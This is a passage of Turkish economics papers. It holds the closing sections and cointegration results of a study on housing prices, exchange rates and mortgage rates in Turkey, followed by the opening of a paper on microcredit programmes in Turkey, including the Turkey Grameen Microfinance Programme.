Çankaya (2013), 75 ülkenin konut fiyat endeksi verileri ile makroekonomik değişkenler arasındaki ilişki panel veri analizi yardımı ile incelendiği çalışmada kredi faiz oranı, kişisel harcanabilir gelir ve büyüme arasında doğru yönlü bir ilişkiye rastlanırken, istihdam ve nüfus verileri ile ters yönlü bir ilişki bulunmuştur.

Günçavdı ve McKay (2003) ise 1980 sonrası Türkiye ekonomisindeki imalat sanayi yatırımlarının belirleyicilerini inceledikleri çalışmada makroekonomik istikrarsızlık, döviz kuru belirsizliği ve finansal kısıtlamalar değişkenlerinin yatırım harcamaları üzerindeki etkilerinin analiz edildiği ve döviz kuru belirsizliğinin imalat sanayi yatırımları üzerinde negatif ve anlamlı etkilere sahip olduğu bulunmuştur.

Jud ve Winkler (2002), refah düzeyinin konut fiyatları üzerindeki etkisinin regresyon analizi ile incelendiği çalışmada, Amerika’da 130 metropoliten bölgede 1984–98 yılları arasında, konut fiyatlarının konum özelliğine göre değiştiği, gelir düzeyinden, nüfus artışından, inşaat maliyetlerinden, borsada ki hareketlerden ve faiz oranlarından, yüksek oranda etkilendiği belirlenmiştir.

Lebe ve Akbaş (2014), Türkiye’de konut talebini kısa ve uzun dönemde etkileyen değişkenlerin analiz edildiği çalışmada vektör hata düzeltme modeli ve eşbütünleşme analizi sonucunda, kişi başına gelir, medeni durum ve sanayileşme ile konut talebi arasında pozitif yönde; konut fiyatları, faiz ve tarım sektöründe istihdam arasında ise negatif yönde bir ilişkiye rastlanmıştır.

İbrahim, Padli ve Baharom (2009), Tayland’da 1995:Q1-2006Q4 dönemine ait çalışmada konut fiyatları ile hisse senedi fiyatları, reel gelir ve fiyat düzeyi arasında uzun dönemli bir ilişki olduğu belirlenmiştir.

Muellbauer ve Murphy (2008), konut talebini belirleyen temel unsurları gelir, faiz oranları, kredi varlığı, döviz kurları ve beklenen değer artışı olarak tanımladıkları çalışmada, konut fiyatları ile enflasyon, nominal faiz oranları ve döviz kuru arasında güçlü bir ilişki tespit etmişlerdir.

3- VERİ SETİ, METODOLOJİ VE MODEL

2010-2018 yılları aylık dönemler itibariyle ele alınan modelde konut fiyat endeksi, reel efektif döviz kuru, konut birim fiyatları ve konut edindirme faiz oranları ele alınmıştır. Serilerin tümü mevsimsellikten arındırılmış ve durağanlaştırılmış olup TCMB EVDS’den elde edilmiştir. Eviews 8.0 paket programı kullanılmıştır.

Engle-Granger eşbütünleşme testine göre konut fiyat endeksi ve reel efektif döviz kuru arasında söz konusu dönem içerisinde uzun dönemli ilişki, konut birim fiyatları ve reel efektif kur endeksi arasında da uzun dönemli ilişki bulunmaktadır.

Tablo-1: Değişkenlere İlişkin Engle-Granger Eşbütünleşme Testi

Değişken	Tau-istatistik	Olasılık	z-istatistik	Olasılık
KONUTBIRIMFIYAT	-2.750136	0.1913	-15.44992	0.1188
REF	-3.178502	0.0826	-20.74826	0.0364

Johannsen eşbütünleşme analizlerinde konut edinme faiz oranları, konut fiyat endeksi ve konut birim fiyatları modellere esas alınmıştır. Buna göre hem maksimum öz değer hem de iz istatistiklerine göre söz konusu değişkenler arasında 2010-2018 yılları aylık dönemler itibariyle uzun dönemli ilişkiler bulunmaktadır.

Eşbütünleşik seri olmama durumu en fazla % 3 oranında reddedildiği için söz konusu değişkenler arasında en fazla bir adet eşbütünleşme denklemi bulunmaktadır.

Tablo-2: Değişkenlere İlişkin Johansen Eşbütünleşme Testi

FAIZ-KFE				
İz Testi				
Hipotez		İz	0.05	
No	Özdeğer	İstatistik	Kritik Değer	Olasılık
Yok *	0.153602	17.66212	15.49471	0.0232
En Fazla 1	0.020907	1.986129	3.841466	0.1587
FAIZ-KFE				
Maksimum Özdeğer Testi				
Hipotez		Maks. Öz	0.05	
No	Özdeğer	İstatistik	Kritik Değer	Olasılık
Yok *	0.153602	15.67599	14.26460	0.0297
En Fazla 1	0.020907	1.986129	3.841466	0.1587
FAIZ-KONUTBIRIMFIYAT				
İz Testi				
Hipotez		İz	0.05	
No	Özdeğer	İstatistik	Kritik Değer	Olasılık
Yok *	0.154175	18.82421	15.49471	0.0151
En Fazla 1	0.032283	3.084632	3.841466	0.0790
FAIZ-KONUTBIRIMFIYAT				
Maksimum Özdeğer Testi				
Hipotez		Maks. Öz	0.05	
No	Özdeğer	İstatistik	Kritik Değer	Olasılık
Yok *	0.154175	15.73958	14.26460	0.0290
En Fazla 1	0.032283	3.084632	3.841466	0.0790

SONUÇ

Türkiye ekonomisinde özellikle 1980 yılı sonrasında gerçekleşen ihracata dayalı büyüme modeli 1990’lardan itibaren yerini ithalata dayalı büyüme modeli de denilebilecek olan üretimin ve ihracatın ithalata dayalı olma durumunu ortaya çıkarmıştır. Bu durumun 2001 yılında yaşanan finansal krizle birlikte yerini daha rasyonel bir tabana dayanan bankacılık sistemine bırakmıştır. Ancak 2001 yılından itibaren gerçekleştirilmesi gereken ve özellikle imalat sanayi üretimi ve ihracatına dayanması gereken yapı yerini daha kolay kazanç sağlamaya dönük inşaat sektörüne bırakmıştır.

Bu durum 2000’li yıllarda Türkiye’de konut sektörünün parlamasına ve arzının artışına sebep olmuştur. Bu durum konut sektörünün kredi kapasitesinin artılmasına sebep olmuştur. Özellikle 2018 yılı yaz döneminden itibaren yükseliş trendine giren döviz kurları ve buna bağlı olarak arttırılmak zorunda

kalınan faiz oranları özellikle yerli yerine yabancı talep kesimini etkilemiştir. Rekabetçi açıdan yurtdışı tasarruf sahiplerine daha cazip gelen konut fiyatları yurtdışı sermaye çevrelerini Türkiye ekonomisinin bozulan dengelerini bir nebze de olsa rahatlamasına sebep olmuştur.

Çalışmada 2010-2018 yılları aylık dönemler itibariyle ele alınan modelde konut fiyat endeksi, reel efektif döviz kuru, konut birim fiyatları ve konut edindirme faiz oranları ele alınmıştır. Elde edilen modellere göre Türkiye ekonomisinde söz konusu değişkenler arasında uzun dönemli ilişkiler saptanmıştır. Bu durum ileri dönemlerde faiz-kur-enflasyon sarmalı arasında konut sektörünün kısa vadeli ekonomiye yardımının süreceğinin göstergesidir. Özellikle 2018 yılı son çeyreğinde yabancılara yapılan konut satışlarıyla birlikte verilecek vatandaşlık ayrıcalığının da bu durumu destekleyeceği düşünülmektedir.

KAYNAKÇA

- Anari, A. & Dotzour, M. G. (2000), "What Factors Determine the Volume of Home Sales in Texas?", Texas A&M University Real Estate Center Technical Report, 1368, ss.1-13.
- Badurlar, İ. Ö. (2008), "Türkiye’de Konut Fiyatları ile Makro Ekonomik Değişkenler Arasındaki İlişkinin Araştırılması", Anadolu Üniversitesi Sosyal Bilimler Dergisi, 8(1), ss. 223-238.
- Beltratti, A., & Morana, C. (2010), "International House Prices And Macroeconomic Fluctuations", Journal Of Banking & Finance, 34(3), ss. 533-545.
- Bjornland H. C. & Jacobsen D. V. (2010), "The Role Of House Prices In The Monetary Policy Transmission Mechanism In Small Open Economies", Journal Of Financial Stability 6, ss. 218-228.
- Coşkun Y. & Ümit A.Ö. (2016), "Türkiye’de Hisse Senedi ile Döviz, Mevduat, Altın, Konut Piyasaları Arasındaki Eşbütünleşme İlişkilerinin Analizi", Business and Economics Research Journal Volume 7, Number 1, pp. 47-69.
- Çankaya, S. (2013), "Konut Fiyatları ve Makroekonomik Faktörler Arası İlişkiye Global Bakış. Maliye Finans Yazıları", 27(100), ss. 143-154.
- Durkaya, M. (2002), "Türkiye’de Konut Piyasasının Talep Yönlü Analizi", Yayınlanmamış Doktora Tezi, Karadeniz Teknik Üniversitesi Sosyal Bilimler Enstitüsü, Trabzon.
- Gujarati, D. N. (1995), "Basic Econometrics" 3rd. USA: Mc Graw-Hills Int eds.
- Günçavdı, O. V. & McKay M. (2003), "Macroeconomic Adjustment and Private Manufacturing Investment in Turkey: A Time-Series Analysis", Applied Economics, 35: ss. 1901-1909.
- İbrahim, M.H., Padli, J., & Baharom, A. H. (2009), "Long-Run Relationship And Dynamic Interactions Between Housing Andstock Prices In Thailand", Asian Academy of Management Journal Of Accounting And Finance, 5(1), ss. 93-105.
- Jud, G.D. & Winkler, D. (2002), "The Dynamics of Metropolitan Housing Prices", Journal of Real Estate Research, 23, ss. 29-40.
- Lebe, F., & Akbaş, Y. E. (2014), "Türkiye’nin Konut Talebinin Analizi: 1970-2011", Atatürk Üniversitesi İktisadi ve İdari Bilimler Dergisi, 28(1), ss. 57-83.
- Muellbauer, J. and Murphy, A. (2008), "Housing Markets and The Economy: The Assessment" Oxford Review of Economic Policy, 24(1), ss.1-33.
- Öztürk N. & Fitöz E. (2009), "Türkiye’de Konut Piyasasının Belirleyicileri: Ampirik Bir Uygulama", ZKÜ Sosyal Bilimler Dergisi, Cilt 5, Sayı 10, ss. 21-46.
- Philips, P., & Perron, P. (1988), "Testing For A Unit Root In Time Series Regressions", Biometrika, 75(2), ss.345-34.

Türkiye’de Mikro kredi Uygulamaları: Sorunlar ve Çözüm Önerileri¹

Mustafa Özhan KALAÇ*

Öz

Dünyada yoksulluk ve yoksullukla mücadelede karşımıza çıkan en önemli finansal argümanlardan birisi Mikrofinans ve Mikro kredi kavramlarıdır. İlk olarak 1976 yılında Bangladeş’te uygulanmaya başlayan Mikro kredi uygulamaları, devam eden yıllarda yoksullukla mücadelede ve refah düzeyinin artması konusunda stratejik bir finansal araç haline gelmiştir.

Tüm dünyada olduğu gibi Türkiye’de de yoksulluk olgusuyla mücadele gerek ulusal gerekse uluslararası çalışmalarda önemli bir yere sahiptir. Çünkü Yoksullukla mücadele küresel gelişmenin yanında, bölgesel kalkınma ve doğal olarak ülkelerin kalkınması açısından da büyük öneme sahiptir. Nitekim gerek hükümet programlarında gerekse uygulamalarda yoksullukla mücadeleye yönelik politikaların ön plana çıktığı görülmektedir. Bu konuda çok çeşitli ve farklı politika ve yöntemden bahsedilmektedir. Hiç şüphesiz ki yoksulluk olgusuna karşı tedbir alınması ve azaltılmasında en önemli argümanlardan biri olarak karşımıza mikro kredi uygulaması çıkmaktadır.

Dünyada yoksulluk ve yoksullukla mücadelede karşımıza çıkan en önemli finansal argümanlardan birisi olan Mikrofinans ve Mikro kredi kavramlarının, Türkiye’de ilk görülmeye başlandığı yıl 1995’tir. Bu yıldan sonra farklı kurumlarca çalışmalar yürütülmüştür.

Türkiye’de yürütülen Mikro kredi uygulamalarının daha yaygın hale gelmesi ve hedeflenen mikro ve makro düzeydeki hedeflere ulaşılabilmesi açısından mevcut uygulamaların araştırılması ve varsa sorunların giderilmesi oldukça önemli bir husustur.

Bu çalışmada dar gelirli ve dezavantajlı kesimlere iş kurma ya da var olan işlerini sürdürmeleri amacıyla birçok az gelişmiş ve gelişmekte olan ülkelerde uygulanan Mikro kredi Uygulamalarının Türkiye’deki mevcut durumu Türkiye Gramenn Mikrofinans Programı özelinde ele alınarak sorunlar ortaya konulacak ve bazı çözüm önerilerinde bulunulacaktır.

Anahtar Kelimeler: Mikro kredi, Türkiye, Yoksullukla Mücadele

Microcredit Implementations in Turkey: Problems and Solution Proposals

Abstract

Microfinance and Microcredit terms are one of the most important financial arguments that we face in the struggle of poverty in the world. First started to be used in Bangladesh in 1976, Microcredit implementations, has become a strategical financial tool to struggle with poverty and to increase welfare in the following years.

Struggle with poverty has an importance in both national and international studies in Turkey, just like all over the world. As the struggle with poverty has a great importance in regional development and naturally in national development of the countries in addition to the global improvement. Thus it can be seen that policies regarding struggling with poverty becomes prominent both in governmental programmes and in implementations. Regarding this issue various and different policies and methods are being mentioned. Undoubtedly implementation of microcredit comes first as one of the most important arguments in taking precautions against poverty and reducing it.

The terms Microfinance and Microcredit, one of the most important arguments that we come across in the struggle with poverty in the world, first started to be used in 1995 in Turkey. Since that year various studies has been carried out by different institutions.

Doing researches about the current implementations and troubleshooting if there are any problems is very significant in order for the microcredit implementations in Turkey to become more common and to be able to reach the aimed micro and macro levels.

In this study, an investigation on current situation of Microcredit implementations in Turkey, used in developing and underdeveloped countries aiming to help people with short income and disadvantages to start a business or to continue their existing one, are going to be done, the problems are going to be presented and some solutions are going to be proposed.

Key Words: Microcredit, Turkey, Struggling with poverty

GİRİŞ

Dünyadaki en önemli gündem maddelerinden biri yoksulluk ve yoksullukla mücadeledir. Küreselleşme ile birlikte yoksullukla mücadele artık sadece bir ülkenin sorunu olmaktan çıkmış başta gelişmiş ülkeler olmak üzere tüm ülkelerin ortak sorunu haline gelmiştir. Yoksullukla mücadele küresel gelişmenin yanında, bölgesel kalkınma ve doğal olarak ülkelerin kalkınması açısından da büyük öneme sahiptir.

¹ Türkiye’de Mikro kredi Uygulamaları: “Grameen Mikro kredi Modeli Manisa İli Örneği” Doktora Tezinden Geliştirilmiştir.

* Dr. Öğr. Üyesi Manisa Celal Bayar Üniversitesi Salıhlı İktisadi Ve İdari Bilimler Fakültesi, Ozhan.Kalac@Cbu.Edu.Tr.

Dünyada yoksulluk ve yoksullukla mücadelede ortaya çıkan en önemli finansal argümanlardan birisi Mikrofinans ve Mikrokredi kavramlarıdır. İlk olarak 1976 yılında Bangladeş'te sistematik olarak uygulanmaya başlayan Mikrokredi uygulamaları, devam eden yıllarda yoksullukla mücadelede ve refah düzeyinin artması konusunda tüm dünyada stratejik bir finansal araç haline gelmiştir.

"Mikrofinans, genel olarak yoksul ya da aşırı yoksul olarak nitelenen düşük gelirli insanlara bankacılık hizmetlerinin sağlanması anlamına gelmektedir. Başka bir ifadeyle mikrofinans, düşük gelirli insanlara kendi geçimlerini sağlamaları, kendi potansiyellerini ortaya çıkarmaları ve kendi işletmelerini kurmaları için verilen kredi ve diğer finansal hizmetleri içermektedir" (Öner ve diğerleri, 2008).

Buna karşın Mikrokredi, faaliyette olan veya ilk defa kurulacak olan küçük girişimcilere, işletme sermayesi, malzeme ve hammadde gibi değişken masrafların karşılanması ya da gerekli bazı makine-teçhizat alınmasına yönelik gereksinim duyulan kredinin sağlanmasıdır (Ateş ve Ögütöğulları, 2012). Bu açıdan baktığımızda Mikrokredi olgusu, mikrofinansa göre daha dar kavramlıdır.

Türkiye'de yoksulluk olgusuyla mücadele gerek ulusal gerekse uluslararası çalışmalarda önemli bir yere sahiptir. Nitekim gerek hükümet programlarında gerekse uygulamalarda yoksullukla mücadeleye yönelik politikaların ön plana çıktığı görülmektedir. Bu konuda çok çeşitli ve farklı politika ve yöntemden bahsedilmektedir. Hiç şüphesiz ki yoksulluk olgusuna karşı tedbir alınması ve azaltılmasında en önemli argümanlardan biri olarak karşımıza mikrokredi uygulaması çıkmaktadır. Dar gelirli veya geliri olmayan kesime, ufak krediler vererek girişimcilik yönünde teşvik eden ve onları bu sayede ekonomik hayata katan mikrokredi sistemi, dünyada ilk defa 1970'li yılların başında Bangladeş'te ortaya çıkmıştır. Bu tarihlerde iktisat bilimci Muhammed Yunus'un yoksullukla mücadele amacıyla başlattığı çalışmalar sayesinde mikrokredi ile yoksul kesimin ve daha çok kadınların üretime dâhil oldukları gelir elde etmeye başladıkları görülmüştür. Bu durum git gide ülke genelinde sosyal açıdan da iyileşmeye katkı sağlamıştır. Bangladeş'te gerçekleşen bu çalışmaların, yoksul kesimin girişimciye dönüşmesi ve buna bağlı olarak yardıma muhtaç olan bireyler olmaktan çıkarak kendi gelirini elde eden bireyler olmaya başlaması mikrokredi uygulamalarının yaygınlaşmasında önemli rol oynamıştır. Nitekim kısa süre içerisinde benzer sorunlarla uğraşan çevre ülkelerde ve 1990'lı yıllarda Türkiye'de de gerek kamu kurumları tarafından gerekse gönüllü kurumlar tarafından mikrokredi ile uygulamaların başladığı görülmektedir (Bilen, 2003).

1. Mikrokredi Kavramına Genel Bakış

Dünyada son yıllarda hızla artan yoksulluk ve bunla mücadele de ortaya çıkan en önemli finansal argümanlardan birisi Mikrofinans ve Mikrokredi kavramlarıdır. Bu iki kavram genellikle birbiri yerine kullanılan kavramlar olarak ortaya çıkmaktadır. Ancak kapsamı itibarıyla Mikrofinans hizmetleri Mikrokrediden daha geniş hizmet alanlarını içermektedir. Bu kavramların karıştırılmasındaki en önemli faktör genellikle Mikrofinans uygulamalarının içerisinde Mikrokredi uygulamalarının önemli bir yere sahip olmasıdır.

Günlük kullanımda, Mikrokredi ve mikrofinans kavramlarının çoğu kez birbiri yerine kullanıldığı görülmektedir. Ancak uygulamaya baktığımızda mikrofinans, mikrokrediye göre daha geniş bir anlama gelmektedir. Mikrokredide temel amaç daha çok yoksul kesime yönelik kredi hizmetlerinin sağlanmasıdır. Bu noktada karşımıza daha çok kamu kurumu dışındaki yoksullukla mücadele eden sosyal amaçlı kuruluşlar çıkmaktadır. Mikrofinans uygulamalarının ise daha geniş kesime yönelik sosyo-ekonomik hedefler kapsamında gerçekleştiği görülmektedir (Djuraev, 2008).

Geniş anlamıyla, "Mikrofinans, belirli bir düzeyin altında gelire sahip bireylere yapılacak yardım ve bağışlar yerine, bankalar, sivil toplum kuruluşları, kredi kooperatifleri ve diğer resmi mali sistem öğeleri aracılığı ile onların ihtiyaçlarını karşılayacak, onları üretime sevk edecek düşük meblağlardaki kredilerin kullandırılması, böylelikle bir yandan bu bireylerin mevcut refah seviyelerinin artırılması, diğer yandan ise dolaylı olarak çok küçük değerlerin de üretim sürecinde kullanılması ile kişi başına düşen milli gelirin ve büyüme oranının yükseltilmesi amaçlarına hizmet eden ekonomik bir sistemi ifade etmektedir" (Korkmaz ve Bayramoğlu, 2007). Başka bir ifadeyle, Mikrofinans, yoksul durumda

olan ve girişimcilik yaparak gelir elde etmek isteyen ve bunun için kredi gereksinimi duyan kişilere kredi sağlanmasıdır.

Mikrokredi kavramı ise, yoksul ve düşük gelire sahip bireyler, aileler ve küçük işletmelere yönelik finansman hizmetleridir.

Bu tanımla açacak olursak Mikrokredi, faaliyette olan veya ilk defa kurulacak olan küçük girişimcilere, işletme sermayesi, malzeme ve hammadde gibi değişken masrafların karşılanması ya da gerekli bazı makine-teçhizat alınmasına yönelik gereksinim duyulan kredinin sağlanmasıdır.

Genel anlamda baktığımızda, Mikrokredi programlarının çok yoksul bireylere gelir elde etmek amacıyla sunulan küçük kredilerdir. Mikrokredi verilmesindeki amaç farklı ülkelerde farklı şekillerde ortaya çıkabilmektedir. Örneğin, yoksul kesimin ihtiyaç duyduğu sağlık ve eğitim giderleri, ya da gelir yaratmaları için gerekli kredi, kurumsal gelişim için verilen krediler gibi örnekler görülebilmektedir. Ancak temel amaç sosyal yaşamın iyileştirilmesi için yoksullukla mücadele olarak görülmektedir.

2. Dünya’da Mikrokreditinin Tarihsel Gelişimi

1970’lerin başında, Muhammed Yunus’un Bangladeş’te yoksullukla mücadele amacıyla yaptığı çalışmalar ile başlayan mikrokredi uygulamaları, kısa süre içerisinde yaygınlaşarak küçük işletmelerin kurulmasına yönelik finansman hizmetlerinden, içinde para transferi, sigorta güvencesi, tasarruf yapma gibi farklı finansal araçların olduğu mikrofinans sistemi haline gelmiştir (Gökyay, 2008 Akt; Helms, 2006).

Mikrokredi sisteminin tarihsel geçmişine baktığımızda, bu kavramın yani yoksul insanlara kredi temin edilmesinin, aslında yüzyıllardır farklı kültürlerde farklı şekillerde uygulandığı görülmektedir. Örneğin, Avrupa ülkelerinde XV. yüzyılın ilk çeyreğinde Katolik Kilisesi tarafından yapılan bir uygulama mikrokredi uygulamasına oldukça benzemektedir. Bu uygulamada başta yoksul kesim olmak üzere ihtiyaç duyan kişilere borç verilmesi, bu kişileri yüksek faiz oranıyla borç aldıkları tefecilere karşı koruyan bir mekanizma olarak gelişmiştir. Bu finans kurumları daha sonra yaygınlaşarak on altıncı yüzyılın başlarına birçok Avrupa ülkesinde kırsal alanda faaliyet göstermeye başlamıştır. Yine on sekizinci yüzyılın başlarında faaliyete geçen İrlanda Kredi Fonu, o yıllardaki mikrokredi uygulamalarına önemli bir örnektir.

On dokuzuncu yüzyılda ise karşımıza daha büyük finansal kurumlar çıkmaya başlamıştır. Bu dönemde özellikle kırsal kesimin desteklenmesi amacıyla finansal destek sağlayan kooperatifler ortaya çıkmaya başlamıştır.

Bir başka örnek ise 1895’te Endonezya’da faaliyete geçen Endonezya Halkın Kredi Bankası’dır. Endonezya finans sistemi içerisinde, bu banka 9.000 şubesi ile en yaygın halde olma özelliğine ulaşmıştır (Gökyay, 2008; Helms, 2006).

1950’li yıllara geldiğimizde ise karşımıza daha çok çiftçilerin gelirlerinin artırılması amacıyla hükümetlerin küçük işletmelere tarımsal krediler vermeye başladıkları görülmektedir. Tıpkı ülkemizde hükümetlerin Ziraat Bankası finansmanı ile Tarım Kredi Kooperatifleri tarafından sağlanan finansal destekler gibi, farklı finansal araçlar ile küçük çiftçi desteklenmiştir. Ancak zaman içerisinde bankalar düşük faiz uygulamalarından dolayı, bankacılık maliyetlerini karşılamakta sorunlarla karşılaşmışlardır. Aynı zamanda bu kredileri kullananların geri ödeme süreçlerinde de ciddi aksaklıklar yaşanmıştır.

1970’li yıllar ise mikrokredi sistemi karşımıza çıkmıştır. İlk olarak Bangladeş’te uygulanan, daha sonra özellikle yoksullukla mücadele konusunda benzer sosyo-ekonomik yapıdaki ülkeler olan Brezilya gibi ülkelerde yaygınlaşan mikrokredi uygulamalarında, dar gelirli kadın girişimcilere finansman sağlanmıştır. Bu uygulamalarda, kredi geri ödemelerinin teminat altına alınabilmesi için grup çalışmasından yararlanılmıştır.

Mikrokredi uygulamalarına ilk başlayan kurumlar; “Bangladeş’te Profesör Muhammed Yunus tarafından bir deney uygulaması olarak başlatılan Grameen Bank, faaliyetlerine önce Latin

Amerika’da başlayan daha sonra uygulama alanını Birleşik Devletler ve Afrika kıtasına yaygınlaştıran ACCION International, Hindistan’da bir kadın sendikası tarafından kurulmuş olan Self-Employed Women’s Association’dır” (Gökyay, 2008; Helms, 2006).

1990 sonrası, mikrokredi sistemi, dünya genelinde, başta kalkınmaya yönelik örgütler olmak üzere yoksullukla mücadele konusunda faaliyet gösteren tüm aktörlerce yoksullukla mücadele için önemli bir argüman olarak kabul edilmiş ve desteklenmeye başlanmıştır. Bu tarihten sonra birçok ülkede mikrofinans kuruluşlarının sayısı hızla artmıştır (Gökyay, 2008; Helms, 2006).

3. Türkiye’de Mikrokredi Uygulamalarına Genel Bakış

3.1. Türkiye’de Mikrokredi Uygulamalarının Gelişimi

Son yıllarda Mikrofinans ve Mikrokredi konusunda Türkiye’de de önemli çalışmalar başlamıştır. Türkiye’de de yoksullukla mücadele de Mikrofinans ve Mikrokredi uygulamaları önemli bir yere sahiptir.

Türkiye’de Mikrofinans ve Mikrokredi uygulamaları faaliyeti gerçekleştirmeye imkan veren yasal mevzuat incelendiğinde (COMCEC, 2008).

5411 sayılı Bankacılık Kanun’da, mikrofinansman ve mikrokredi işlemleri genel bankacılık hükümleri kapsamında yer almaktadır. Mikro finansman yapmak isteyen bankaların ayrı bir kuruluşla birlikte çalışma olanağı olmayı, bu hizmeti ancak şubeleri aracılığıyla gerçekleştirebilmektedirler (COMCEC, 2008).

“2004 yılında kabul edilen 5253 sayılı Dernekler Kanunuyla derneklerin üyelerinin yiyecek, giyecek gibi zarurî ihtiyaç maddelerini ve diğer mal ve hizmetlerle kısa vadeli kredi ihtiyaçlarını karşılamak amacıyla sandık kurabilmelerine izin verilmiş ve böylece derneklerin sandıkları vasıtasıyla mikrokredi uygulayabilmelerine imkan tanınmıştır” (COMCEC, 2008).

Mikrofinans ve mikrokredi uygulamasında önemli aktörlerden biri olan kooperatifler için yasal mevzuata baktığımızda, 1163 sayılı Kooperatifler Kanunu’na göre kooperatifler üyelerine kredi kullandırabilmektedirler. Günümüzde, kooperatifler Türkiye’de Mikrokredi uygulaması yapmaktadırlar. Diğer taraftan kooperatifler tarafından ortaklarına verilen risturn ödemeleri de mikrokredi kapsamında değerlendirilebilecek önemli bir finansal araçtır.

Türkiye’de vakıflar da, kuruluş amaçlarına uygun olarak ticari işletme kurabilmekte ve bu işletmeler aracılığıyla Mikrofinansman veya mikrokredi sağlayabilmektedirler. Türkiye’de bu kapsamda faaliyet gösteren Kadın Emeğini Değerlendirme Vakfı tarafından kurulan Maya buna en güzel örnektir. Diğer örnekler ise Türkiye İsrافی Önleme Vakfı ve Toplum Gönüllüleri Vakfı tarafından yürütülen mikrokredi faaliyetleridir.

Türkiye’de mikrofinans ve mikrokredi uygulamalarına yönelik önemli bir yasal düzenlemede 5302 sayılı ve 2005 tarihli İl Özel İdaresi kanunudur. Bu kanuna göre; İl Özel İdaresi’nin görev ve sorumlulukları içinde, **"yoksullara mikro kredi verilmesi"** hükmü yer almaktadır. Bu kanun hükmüne dayanarak mikro kredi için İl Özel İdaresi bütçesinden her yıl ödenek ayrılmaktadır (Resmi Gazete, 2005).

Türkiye’de gerçek anlamda Mikrokredi çalışmaları ilk olarak 1995 yılında Kadın Emeğini Değerlendirme Vakfı (KEDV) tarafından gerçekleştirilen çalışmalarla karşımıza çıkmıştır. 2003 yılında Türkiye İsrافی Önleme Vakfı ve Diyarbakır Sosyal Yardımlaşma ve Dayanışma Vakfı işbirliği ile Diyarbakır’da Mikrokredi uygulamaları başlatılmıştır. Merkezi Bangladeş’te bulunan Grameen Bankası yöntemlerinin uygulandığı ve özellikle en alt düzeydeki yoksula ulaşmayı hedefleyen bu Mikrokredi programı, kısa süre içerisinde diğer illerde de faaliyete geçmiştir. Türkiye’deki Mikrokredi uygulamalarına bir örnekte 2002 yılında başlatılan Toplum Gönüllüleri Vakfı’nın çalışmalarıdır (Altay, 2008).

3.2. Türkiye’de Mikrokredi Uygulayan Kurumlar

3.2.1. Kadın Emeğini Değerlendirme Vakfı (KEDV) (MAYA)

Türkiye’de gerçek anlamda Mikrokredi çalışmaları ilk olarak 1995 yılında Kadın Emeğini Değerlendirme Vakfı (KEDV) tarafından gerçekleştirilen çalışmalarla ortaya çıkmaktadır. 1995-1997 yılları arasında İstanbul’un dar gelirli bölgelerinde yaklaşık 100 kadına iş yapmaları için küçük miktarlarda krediler verilmiştir. Bu kredilerde geri dönüş oranı %98 olmuş ve birçok kadın aldığı borç para ile aktif ekonominin içine girmişlerdir. Ancak 1999 depremi sonrasında ülkenin ve KEDV’in öncelikleri değişmiş, bu projenin devamlılığı için fon arayışları ertelenmiştir. 2002 yılında Mikrokredi projesi için gereken fonun bulunması ile KEDV, Maya Mikro Ekonomik Destek İşletmesi’ni kurarak Mikrokredi programını başlatmıştır. Amacı evinde, tezgâhında ya da dükkânında kendi işini yapan ya da bir iş kurmak isteyen dar gelirli kadınlara maddi destek vermektir. Maya’nın vizyonu, yurt çapında şubeleri olan Mikrofinans kurumu haline gelmektedir.

3.2.2. Türkiye Grameen Mikrofinans Programı (TGMP)

1990’lı yılların ikinci yarısından itibaren ilk olarak uygulanan MAYA Mikrokredi programından sonra Türkiye Grameen Mikrofinans Programı (TGMP) 18 Temmuz 2003 tarihinde Türkiye İsrâfı Önleme Vakfı ve Grameen Bank arasında imzalanan ve “Yap-İşlet- Devret” metodolojisi üzerine kurulmuş işbirliği protokolü ile uygulamaya geçmiştir. Türkiye Grameen Mikrofinans Programı çalışmaları sonraki bölümlerde daha geniş olarak ele alınacaktır.

3.2.3. Toplum Gönüllüleri Vakfı (TGV)

Toplum Gönüllüleri Vakfı, Aralık 2002’de gençlerin öncülüğünde toplumsal barış, dayanışma ve değişimi gerçekleştirme vizyonu ile yola çıkan bir sivil toplum kuruluşudur. Hedef kitlesi olarak 17-25 yaş arası gençler seçilmişlerdir.

Topluma Destek Projesi kapsamında başta kadınlar olmak üzere tüm ülkede 2,5 milyon kişiye ulaşılması hedefiyle yola çıkan TGV, proje kapsamında HSBC Bankası ile bir protokol imzalamıştır. Bu protokol ile HSBC, "Mikrokredi ile Topluma Destek Projesi" için 5 yılda 5 milyon dolarlık Mikrofinansman kredisi ayırdığını açıklamıştır. Mikrokredi ile Topluma Destek Projesi, sürdürülebilir toplumsal kalkınma açısından son derece önemli bir sosyal sorumluluk olarak görülmektedir. Topluma Destek Projesi ile ulaşılması hedeflenen 2,5 milyon kişilik kitleyi, öncelikli olarak kırsal ve kentsel yerleşimlerdeki gelir üretemeyen alanlarda yaşayan kadınlar ve üniversitelerden yeni mezun olmuş gençler oluşturmaktadır.

4. TÜRKİYE GRAMEEN MİKROFİNANS PROGRAMI UYGULAMALARI

4.3.1. Türkiye Grameen Mikrofinans Programı Uygulamalarına Genel Bakış

2003 yılında Türkiye İsrâfı Önleme Vakfı (TİSVA) tarafından kurulan Türkiye Grameen Mikrofinans Programı (TGMP), Grameen Trust ile işbirliği yaparak faaliyetlerini devam ettirmektedir. TGMP, yoksulluk içinde yaşayan kadınlara finansal hizmetler sağlama konusunda öncülük etmektedir. Kurumun, 2015 yılı sonu itibarıyla Türkiye genelinde 68 ilde 107 Şubesi ve 60.000’den fazla üyesi bulunmaktadır.


TGMP faaliyetlerini sürdürürken, çeşitli işletme ve kuruluşlar ile işbirliği yapmaktadır. Bunlardan en önemlileri İl Özel İdareleri’dir. Diğer işbirliği yapılan kurumlar ise, HSBC, Citibank, Whole Planet Foundation, Açık Toplum Vakfı ve Rotary Kulübü’dür. Bunun yanında TGMP, Turkcell ve Morkoz sayesinde üyelere özel hizmetler sunmaktadır. Özellikle Turkcell ile yapılan işbirliği, Cep-T Para, sayesinde üyelerin geri ödemeleri online olarak gerçekleşmektedir (TGMP, 2018).

2.3.1. Türkiye Grameen Mikrofinans Programı Faaliyetleri

Türkiye Gramenn Mikrofinans Programı'nın faaliyetleri Kredi Hizmetleri ve Sigorta hizmetleri olarak iki başlık altında toplanmaktadır. Bunlardan kredi hizmetleri: Temel Kredi, Girişimci Kredisi, Hayvancılık Kredisi, Sosyal Kalkınma Kredisi ve İletişim Kredisidir. Sigorta hizmetleri ise: Mikrosigorta, Mikrokonut sigortası ve Gönüllü Tasarruflur.

